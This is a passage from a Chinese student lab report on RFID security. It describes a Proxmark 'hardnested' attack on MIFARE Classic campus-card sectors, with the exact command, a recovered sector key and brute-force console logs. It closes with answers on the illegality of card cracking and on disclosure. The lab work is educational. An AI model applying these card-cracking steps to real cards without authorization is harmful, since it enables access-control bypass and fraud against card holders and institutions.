
但是我们得到了 0 号扇区的密码，可以通过 hardnested 这种使用单一已知

密钥对单一未知密钥进行破解的方式，通过测试，我们发现如果使用扇区 0 对扇区 1 这样的扇区进行破解，其最终得到的密码还是扇区 0 的密码，并且使用该密码无法读取对应扇区的内容。



```
     14 |     1440 | Apply Sum property. Sum(a0) = 192                       |  197762777088 | 27min
     15 |     1551 | Apply bit flip properties                               |  162275852288 | 23min
     16 |     1661 | Apply bit flip properties                               |  162275852288 | 23min
     17 |     1772 | Apply bit flip properties                               |  162275852288 | 23min
     17 |     1880 | Apply bit flip properties                               |  147998375936 | 21min
     18 |     1988 | Apply bit flip properties                               |  147998375936 | 21min
     19 |     2097 | Apply bit flip properties                               |  145508564992 | 20min
     20 |     2204 | Apply bit flip properties                               |  145508564992 | 20min
     21 |     2312 | Apply bit flip properties                               |  145508564992 | 20min
     22 |     2421 | Apply bit flip properties                               |  145508564992 | 20min
     23 |     2421 | (1. guess: Sum(a8) = 0)                                 |  145508564992 | 20min
     26 |     2421 | Apply Sum(a8) and all bytes bitflip properties          |  145508286464 | 20min
     36 |     2421 | Brute force phase completed.  Key found: e594cd85b1ae   |             0 |    0s
```

如果我们把目标扇区改成 15 号扇区，也就是使用指令 hf mf hardnested --blk 0 -a -k E594CD85B1AE --tblk 15 - ta，发现破解能够正常进行，但由于破解时间漫长，我们最终没有继续这个过程。



```
C:\WINDOWS\system32\cmd.

     15 |     1548 | Apply Sum property. Sum(a0) = 136                       |  1000109441024 |    2h
     16 |     1657 | Apply bit flip properties                               |  1000109441024 |    2h
     17 |     1768 | Apply bit flip properties                               |   722277957632 |    2h
     18 |     1875 | Apply bit flip properties                               |   722246041600 |    2h
     19 |     1985 | Apply bit flip properties                               |   722246041600 |    2h
     19 |     2088 | Apply bit flip properties                               |   426916020224 | 59min
     20 |     2194 | Apply bit flip properties                               |   426916020224 | 59min
     21 |     2304 | Apply bit flip properties                               |   426916020224 | 59min
     22 |     2409 | Apply bit flip properties                               |   426916020224 | 59min
     23 |     2409 | (1. guess: Sum(a8) = 0)                                 |   426916020224 | 59min
     27 |     2409 | Apply Sum(a8) and all bytes bitflip properties          |   426917232640 | 59min
    476 |     2409 | Brute force phase:  24.53%                              |   360847278080 | 50min
    493 |     2409 | Brute force phase:  74.41%                              |   226495774720 | 31min
    495 |     2409 | (2. guess: Sum(a8) = 32)                                |  1031241859072 |    2h
    499 |     2409 | Apply Sum(a8) and all bytes bitflip properties          |  1031242252288 |    2h
    573 |     2409 | Brute force phase:  11.98%                              |  1022035492864 |    2h
    578 |     2409 | Brute force phase: 100.00%                              |   954375143424 |    2h
    578 |     2409 | (3. guess: Sum(a8) = 64)                                |  1605787975680 |    4h
    583 |     2409 | Apply Sum(a8) and all bytes bitflip properties          |  1605788762112 |    4h
    836 |     2409 | Brute force phase:  12.28%                              |  1570051588096 |    4h
    842 |     2409 | Brute force phase:  37.23%                              |  1497431277568 |    3h
    847 |     2409 | Brute force phase:  62.07%                              |  1425150050304 |    3h
    860 |     2409 | Brute force phase:  87.05%                              |  1352430780416 |    3h
    862 |     2409 | (4. guess: Sum(a8) = 96)                                |  2823917404160 |    7h
    870 |     2409 | Apply Sum(a8) and all bytes bitflip properties          |  2823917404160 |    7h
   1027 |     2409 | Brute force phase:   2.37%                              |  2804744716288 |    6h
   1037 |     2409 | Brute force phase:   4.89%                              |  2784424361984 |    6h
   1053 |     2409 | Brute force phase:   7.26%                              |  2765321142272 |    6h
   1060 |     2409 | Brute force phase:   9.74%                              |  2745296224256 |    6h
```

校园卡有门禁、支付、身份认证等诸多功能，根据日常生活需求，门禁、身份认证的部分是可以被复制的，而支付部分的信息就很难被破解，这说明支付部分的加密程度是要高于其他部分的。

我们还尝试了对水卡进行分析，但是测试结果也同补办过的一卡通一样，无法正常进行，即 proxmark 收不到回应。

四、回答问题

1）为什么不能破解生活中的 RFID 卡来获利？

破解生活中的 RFID 卡并以此牟利是不合法的行为。未经授权地访问、破解或篡改 RFID 卡的信息是非法的，法律规定，未经授权地获取、使用或篡改他人的电子身份信息是刑事犯罪，可能会导致法律责任和刑罚。除此之外，RFID 卡通常包含个人身份信息或敏感数据。未经允许地获取这些信息是侵犯他人隐私权的行为，可能导致法律纠纷和民事责任。从事未经授权的 RFID 卡破解活动还可能会导致企业、机构或个人的经济损失，破坏商业和社会的正常运作，是不负社会责任的体现。

破解 RFID 卡并以此牟利是一种不道德且违法的行为，会对他人、社会和自身带来严重的后果。任何使用技术的行为都应该遵循法律、道德和社会规范。

2）假设某高校校园卡可被任意手机复制门禁功能，可能的原因是什么？

该校园卡设计时未对门禁部分的识别区域进行加密，目前市面上手机在正常情况下只允许对未加密数据进行复制，这是为了避免加密数据部分被复制滥用。从另一个角度，这也反过来说明了门禁这个功能并没有被加密，也有可能是这个卡的门禁功能的实现只是简单的通过 UID 等能够直接识别出来的数据进行验证的。

3）为什么学术界安全会议论文、甚至市场上的书籍会详细讨论攻击某现实应用系统的方法？有何利弊？

好的一方面来说，详细介绍攻击方法有助于提高人们对安全威胁的认识，作为学术会议和教学书籍，也能更好地教育和提高专业人员、专业学生的相关技术水平，促进相关技术的发展，推动技术的普及，在攻击者的角度促进攻防测试体系的完善。

另一方面，这也对相关应用系统的开发人员提出了巨大的挑战，他们需要及时地对这些公开的方法进行针对性的系统维护，否则，一旦这些新发现的攻击方法被违法分子进行滥用、或者除该应用外的其他应用也出现相关问题而维护人员没有发现，这种通过会议、书籍进行公开的方法就成为了导致社会不安、数据信息安全得不到保障、公众利益被损害的情况出现的帮凶。

五、收获感悟

本次实验学习了常见 RFID 卡的组织结构、数据存储，学习了高低频 RFID 卡

的识别方法，对不同卡种类的通信逻辑、破解思路有了一定的了解，学习了Proxmark的使用方法，对于RFID这一常见的物联网设备的安全性能有了新的认知。